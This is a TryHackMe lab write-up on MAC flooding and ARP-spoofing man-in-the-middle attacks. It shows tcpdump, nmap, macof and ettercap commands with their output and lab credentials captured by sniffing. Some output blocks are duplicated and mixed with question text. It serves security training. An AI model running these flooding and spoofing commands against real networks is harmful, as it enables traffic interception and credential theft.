

## Introduction


This report outlines the tasks and outcomes of the TryHackMe room L2 MAC Flooding & ARP Spoofing, which delves into MAC flooding and ARP cache poisoning techniques for network manipulation, including sniffing and man-in-the-middle attacks.

<https://tryhackme.com/p/Damiano254>

## Getting Started and Initial Access

After logging in to the target network, I was able to gain initial access to the machine using OpenVPN and use of Ssh.

- Can you (re)gain access? (Yay/Nay): **Yay**



## Network Discovery

The user's IP address was 192.168.12.66 with a CIDR prefix of /24. There were two other live hosts on the network, with the first host's (lowest IP address) name being Alice.

- **What is your IP address?** 192.168.12.66

```
root@eve:~# ipconfig questions below
Command 'ipconfig' not found, did you mean:
  command 'iwconfig' from deb wireless-tools (30-pre9-13ubuntu1)
  command 'iconfig' from deb ipmiutil (3.1.5-1)
  command 'ifconfig' from deb net-tools (1.60+git20180626.aebd88e-1ubuntu1)
Try: apt install <deb name>
root@eve:/home/admin# ifconfig
Command 'ifconfig' not found, but can be installed with:
apt install net-tools
root@eve:/home/admin# ip a s eth1
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether d2:23:d0:28:48:50 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
        inet6 fe80::74a1:41ff:fe65:c83c/64 scope link
            valid_lft forever preferred_lft forever
root@eve:/home/admin#
```

- What's the network's CIDR prefix? /24

```
root@eve:~# ipconfig questions below
Command 'ipconfig' not found, did you mean:
  command 'iwconfig' from deb wireless-tools (30-pre9-13ubuntu1)
  command 'iconfig' from deb ipmiutil (3.1.5-1)
  command 'ifconfig' from deb net-tools (1.60+git20180626.aebd88e-1ubuntu1)
Try: apt install <deb name>
root@eve:/home/admin# ifconfig
Command 'ifconfig' not found, but can be installed with:
apt install net-tools
root@eve:/home/admin# ip a s eth1
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether d2:23:d0:28:48:50 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
        inet6 fe80::74a1:41ff:fe65:c83c/64 scope link
            valid_lft forever preferred_lft forever
root@eve:/home/admin#
```

- How many other live hosts are there? 2

```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Downloads x root@eve:/home/admin x
Host is up (0.0085s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
7777/tcp  open  cbt
MAC Address: 02:66:F7:37:4C:E3 (Unknown)

Nmap scan report for 10.10.104.178
Host is up (0.0000080s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5001/tcp  open  complex-link
5002/tcp  filtered rfe
5003/tcp  open  filemaker
5004/tcp  filtered avt-profile-1

Nmap done: 256 IP addresses (8 hosts up) scanned in 11.55 seconds
root@eve:/home/admin# cat /etc/hosts
127.0.0.1   localhost
192.168.12.1   alice
192.168.12.2   bob
192.168.12.66  eve
# The following lines are desirable for IPv6 capable hosts
::1    ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix  Passive Network Sniffing
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@eve:/home/admin#
```

- What's the hostname of the first host (lowest IP address) you've found? Alice

```
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x kali@kali: ~/Downloads x root@eve:/home/admin x
Host is up (0.0085s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
7777/tcp  open  cbt
MAC Address: 02:66:F7:37:4C:E3 (Unknown)

Nmap scan report for 10.10.104.178
Host is up (0.0000080s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5001/tcp  open  complex-link
5002/tcp  filtered rfe
5003/tcp  open  filemaker
5004/tcp  filtered avt-profile-1

Nmap done: 256 IP addresses (8 hosts up) scanned in 11.55 seconds
root@eve:/home/admin# cat /etc/hosts
127.0.0.1   localhost
192.168.12.1   alice
192.168.12.2   bob
192.168.12.66  eve
# The following lines are desirable for IPv6 capable hosts
::1    ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix  Passive Network Sniffing
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
root@eve:/home/admin#
```

## Passive Network Sniffing

I observed traffic from hosts on the network. Specifically, Bob was sending packets to eve with a type of ICMP and a data section size of 666 bytes.

- Can you see any traffic from those hosts? (Yay/Nay): Yay

```

root@eve:/home/admin# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
17:17:31.852448 IP bob > eve: ICMP echo request, id 43929, seq 598, length 674
17:17:31.852495 IP eve > bob: ICMP echo reply, id 43929, seq 598, length 674
17:17:34.853705 IP bob > eve: ICMP echo request, id 44697, seq 599, length 674
17:17:34.853742 IP eve > bob: ICMP echo reply, id 44697, seq 599, length 674
17:17:37.866947 IP bob > eve: ICMP echo request, id 45465, seq 600, length 674
17:17:37.867002 IP eve > bob: ICMP echo reply, id 45465, seq 600, length 674
17:17:40.868410 IP bob > eve: ICMP echo request, id 46233, seq 601, length 674
17:17:40.868446 IP eve > bob: ICMP echo reply, id 46233, seq 601, length 674
17:17:43.869611 IP bob > eve: ICMP echo request, id 47001, seq 602, length 674
17:17:43.869649 IP eve > bob: ICMP echo reply, id 47001, seq 602, length 674
17:17:46.870840 IP bob > eve: ICMP echo request, id 47769, seq 603, length 674
17:17:46.870881 IP eve > bob: ICMP echo reply, id 47769, seq 603, length 674
17:17:49.097467 ARP, Request who-has bob tell eve, length 28
17:17:49.097895 ARP, Reply bob is-at 00:50:79:66:68:01 (oui Unknown), length 28
17:17:49.872143 IP bob > eve: ICMP echo request, id 48537, seq 604, length 674
17:17:49.872179 IP eve > bob: ICMP echo reply, id 48537, seq 604, length 674
17:17:52.873587 IP bob > eve: ICMP echo request, id 49305, seq 605, length 674
17:17:52.873621 IP eve > bob: ICMP echo reply, id 49305, seq 605, length 674
17:17:55.874789 IP bob > eve: ICMP echo request, id 50073, seq 606, length 674
17:17:55.874825 IP eve > bob: ICMP echo reply, id 50073, seq 606, length 674
17:17:58.880632 IP bob > eve: ICMP echo request, id 50841, seq 607, length 674
17:17:58.880664 IP eve > bob: ICMP echo reply, id 50841, seq 607, length 674
17:18:01.881890 IP bob > eve: ICMP echo request, id 51609, seq 608, length 674
17:18:01.881944 IP eve > bob: ICMP echo reply, id 51609, seq 608, length 674
17:18:04.883130 IP bob > eve: ICMP echo request, id 52377, seq 609, length 674
17:18:04.883165 IP eve > bob: ICMP echo reply, id 52377, seq 609, length 674
17:18:07.884353 IP bob > eve: ICMP echo request, id 53145, seq 610, length 674
17:18:07.884392 IP eve > bob: ICMP echo reply, id 53145, seq 610, length 674

```

- Who keeps sending packets to eve? Bob

```

root@eve:/home/admin# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
17:17:31.852448 IP bob > eve: ICMP echo request, id 43929, seq 598, length 674
17:17:31.852495 IP eve > bob: ICMP echo reply, id 43929, seq 598, length 674
17:17:34.853705 IP bob > eve: ICMP echo request, id 44697, seq 599, length 674
17:17:34.853742 IP eve > bob: ICMP echo reply, id 44697, seq 599, length 674
17:17:37.866947 IP bob > eve: ICMP echo request, id 45465, seq 600, length 674
17:17:37.867002 IP eve > bob: ICMP echo reply, id 45465, seq 600, length 674
17:17:40.868410 IP bob > eve: ICMP echo request, id 46233, seq 601, length 674
17:17:40.868446 IP eve > bob: ICMP echo reply, id 46233, seq 601, length 674
17:17:43.869611 IP bob > eve: ICMP echo request, id 47001, seq 602, length 674
17:17:43.869649 IP eve > bob: ICMP echo reply, id 47001, seq 602, length 674
17:17:46.870840 IP bob > eve: ICMP echo request, id 47769, seq 603, length 674
17:17:46.870881 IP eve > bob: ICMP echo reply, id 47769, seq 603, length 674
17:17:49.097467 ARP, Request who-has bob tell eve, length 28
17:17:49.097895 ARP, Reply bob is-at 00:50:79:66:68:01 (oui Unknown), length 28
17:17:49.872143 IP bob > eve: ICMP echo request, id 48537, seq 604, length 674
17:17:49.872179 IP eve > bob: ICMP echo reply, id 48537, seq 604, length 674
17:17:52.873587 IP bob > eve: ICMP echo request, id 49305, seq 605, length 674
17:17:52.873621 IP eve > bob: ICMP echo reply, id 49305, seq 605, length 674
17:17:55.874789 IP bob > eve: ICMP echo request, id 50073, seq 606, length 674
17:17:55.874825 IP eve > bob: ICMP echo reply, id 50073, seq 606, length 674
17:17:58.880632 IP bob > eve: ICMP echo request, id 50841, seq 607, length 674
17:17:58.880664 IP eve > bob: ICMP echo reply, id 50841, seq 607, length 674
17:18:01.881890 IP bob > eve: ICMP echo request, id 51609, seq 608, length 674
17:18:01.881944 IP eve > bob: ICMP echo reply, id 51609, seq 608, length 674
17:18:04.883130 IP bob > eve: ICMP echo request, id 52377, seq 609, length 674
17:18:04.883165 IP eve > bob: ICMP echo reply, id 52377, seq 609, length 674
17:18:07.884353 IP bob > eve: ICMP echo request, id 53145, seq 610, length 674
17:18:07.884392 IP eve > bob: ICMP echo reply, id 53145, seq 610, length 674

```

- What type of packets are sent? ICMP

```

[1]+ Stopped                 tcpdump -i eth1
root@eve:/home/admin# tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^Z
[2]+ Stopped                 tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
root@eve:/home/admin#

```

```

└─(kali㉿kali)-[~]
$ scp admin@10.10.104.178:/tmp/tcpdump.pcap .
admin@10.10.104.178's password:
tcpdump.pcap                                         100%   36KB  22.6KB/s  00:01


└─(kali㉿kali)-[~]
└─(kali㉿kali)-[~]
$ ls
all-ports-nmap-report   fuzzing          'overthe ire'
api                      go               passwordlist.txt  tt.txt
attractive                hey.txt          Pictures          ty.txt
dan.sh                   ids.txt          Public           userlist.txt
Desktop                  key              rogue-jndi      Videos
Documents                linux64          shell.sh         wordlists
Downloads                Metasploit-Plugins Templates
Music                   Templates

└─(kali㉿kali)-[~]
└─(kali㉿kali)-[~]
$ wireshark tcpdump.pcap

```

The screenshot shows a terminal session on Kali Linux where a file named 'tcpdump.pcap' was copied from a remote host. The terminal then lists the contents of the current directory, showing various files like 'fuzzing', 'hey.txt', and 'Metasploit-Plugins'. Finally, the command 'wireshark tcpdump.pcap' is run to open the packet capture file in Wireshark. The Wireshark interface displays several ICMP Echo requests and responses between two hosts at 192.168.12.66 and 192.168.12.2. A specific ICMP Echo request frame is selected for inspection. The details pane shows the ICMP header fields: Type: 8 (Echo (ping) request), Code: 0, Checksum: 0xd85e [correct] [Checksum Status: Good], Identifier (BE): 16027 (0x3e9b), Identifier (LE): 39742 (0xb3e), Sequence Number (BE): 732 (0x02dc), Sequence Number (LE): 56322 (0xdc02). The bytes pane shows the raw hex and ASCII data of the frame, which is 666 bytes long.

- What's the size of their data section? (bytes): 666




## Sniffing while MAC Flooding


Alice was continuously sending ICMP packets to Bob with a data section size of 1337 bytes.

- What kind of packets is Alice continuously sending to Bob? ICMP


```
root@eve:/home/admin# tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C48054 packets captured
48054 packets received by filter
0 packets dropped by kernel
root@eve:/home/admin# /tmp/tcpdump2.pcap
```



```
root@eve:/home/admin# tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: /tmp/tcpdump.pcap: Permission denied
root@eve:/home/admin# macof -i eth1
5e:5b:49:25:8b:91 75:6:60:41:11:b6 0.0.0.0.16281 > 0.0.0.0.31439: S 1889638745:188
9638745(0) win 512
95:d:72:1d:ae:90 6b:43:bf:47:3c:4b 0.0.0.0.62451 > 0.0.0.0.36073: S 1082120285:108
2120285(0) win 512
aa:a8:cd:32:61:64 1a:d:ec:40:31:8 0.0.0.0.35655 > 0.0.0.0.33649: S 2064510015:2064
510015(0) win 512
e7:2f:c2:1c:f4:67 27:d:c0:3d:7f:94 0.0.0.0.62238 > 0.0.0.0.56734: S 622708346:6227
08346(0) win 512
9:92:de:5b:9f:16 13:5f:b4:2e:11:f9 0.0.0.0.24374 > 0.0.0.0.54735: S 1870960706:187
0960706(0) win 512
b5:28:e8:6e:3e:63 77:fc:fc:5f:a4:65 0.0.0.0.43009 > 0.0.0.0.30390: S 123433972:123
433972(0) win 512
ce:2:45:2d:f9:c7 9d:8a:a6:6c:fa:7a 0.0.0.0.60354 > 0.0.0.0.20375: S 1302603077:130
2603077(0) win 512
94:5b:1c:71:d0:e0 1b:1d:df:50:77:da 0.0.0.0.21844 > 0.0.0.0.47384: S 1004300744:10
04300744(0) win 512
bf:3c:6c:74:42:bd 47:a:12:36:9f:8d 0.0.0.0.34173 > 0.0.0.0.19176: S 1601913604:160
1913604(0) win 512
d:62:29:78:92:52 30:7f:97:49:7a:51 0.0.0.0.26308 > 0.0.0.0.14672: S 1295296419:129
5296419(0) win 512
64:21:46:6f:88:41 65:1e:19:1c:a4:7e 0.0.0.0.20090 > 0.0.0.0.61779: S 700457913:700
457913(0) win 512
53:b8:1c:16:a4:7e 42:1a:1f:17:c9:e 0.0.0.0.14994 > 0.0.0.0.4546: S 496107934:49610
7934(0) win 512
62:dc:2d:36:67:79 1d:4a:86:65:57:db 0.0.0.0.152 > 0.0.0.0.45477: S 1044543549:1044
543549(0) win 512
3f:f9:13:12:2a:c7 d5:5f:22:57:d1:45 0.0.0.0.55857 > 0.0.0.0.5193: S 933301418:9333
01418(0) win 512
```



- What's the size of their data section? (bytes): 1337



## Man-in-the-Middle: Intro to ARP Spoofing

The user attempted an ARP spoofing attack between Alice and Bob, but it was unsuccessful. However, if the target hosts had ARP packet validation disabled, the user would have expected a different result.

- Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay): Nay

```

root@eve:/home/admin# tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C48054 packets captured
48054 packets received by filter
0 packets dropped by kernel
root@eve:/home/admin# ettercap -T -i eth1 -M arp
 ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
  eth1 → D2:23:DA:28:48:50
    192.168.12.66/255.255.255.0
    fe80::74a1:41ff:fe65:c83c/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not
set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning ... over the questions below
Scanning the whole netmask for 255 hosts ...

Sat Mar  9 18:06:52 2024 [181919]
  192.168.12.2:0 → 192.168.12.66:0 | P (0)
| ==>                                yay
Sat Mar  9 18:06:52 2024 [181951]
  192.168.12.66:0 → 192.168.12.2:0 | (0)
| ==>                                Would you expect a different result when attacking hosts without ARP packet validation enabled?
Sat Mar  9 18:06:55 2024 [207343]
  192.168.12.2:0 → 192.168.12.66:0 | P (0)
| ==>                                yay
Sat Mar  9 18:06:55 2024 [207368]
  192.168.12.66:0 → 192.168.12.2:0 | (0)
| ==>                                | 60.00 %

```

- **Would you expect a different result when attacking hosts without ARP packet validation enabled? (Yay/Nay):** Yay

## Man-in-the-Middle: Sniffing

The two live hosts were 192.168.12.10 and 192.168.12.20. Only one machine, 192.168.12.20, had an open well-known port, port 80. I could not access the content behind the service from their current position. However, after launching the ARP spoofing attack, I observed interesting traffic, including requests for the file test.txt and authentication credentials (admin:s3cr3t\_P4zz). I was then able to access the content behind the service using the obtained credentials.

- **Scan the network on eth1. Who's there? Enter their IP addresses in ascending order:** 192.168.12.10, 192.168.12.20

```

root@eve:/home/admin# ip a s eth1
8: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether b6:35:62:1e:e2:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
        inet6 fe80::cc81:50ff:fea4:5280/64 scope link
            valid_lft forever preferred_lft forever
            IP Address          Expires
            10.10.22.44           45m 23s
root@eve:/home/admin# nmap -SN 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-09 18:24 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.0038s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
4444/tcp  open|filtered  krb524
MAC Address: 3A:8E:03:93:60:28 (Unknown)

Nmap scan report for bob (192.168.12.20)
Host is up (0.0044s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
80/tcp   open|filtered  http
MAC Address: 2E:41:A3:1B:C1:26 (Unknown)

Nmap scan report for eve (192.168.12.66)
Host is up (0.0000070s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE
80/tcp   open|filtered  http
MAC Address: 2E:41:A3:1B:C1:26 (Unknown)

```

The terminal shows the results of an Nmap scan for hosts Alice, Bob, and Eve. Host Alice has port 4444/tcp open and filtered (krb524). Host Bob has port 80/tcp open and filtered (http). Host Eve has port 80/tcp open and filtered (http).

- Which machine has an open well-known port? 192.168.12.20

```

root@eve:/home/admin# ip a s eth1
8: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether b6:35:62:1e:e2:71 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
        inet6 fe80::cc81:50ff:fea4:5280/64 scope link
            valid_lft forever preferred_lft forever
            IP Address          Expires
            10.10.22.44           43m 35s
root@eve:/home/admin# nmap -SN 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-09 18:24 UTC
Nmap scan report for alice (192.168.12.10)
Host is up (0.0038s latency).
Not shown: 999 closed ports
PORT      STATE      SERVICE
4444/tcp  open|filtered  krb524
MAC Address: 3A:8E:03:93:60:28 (Unknown)

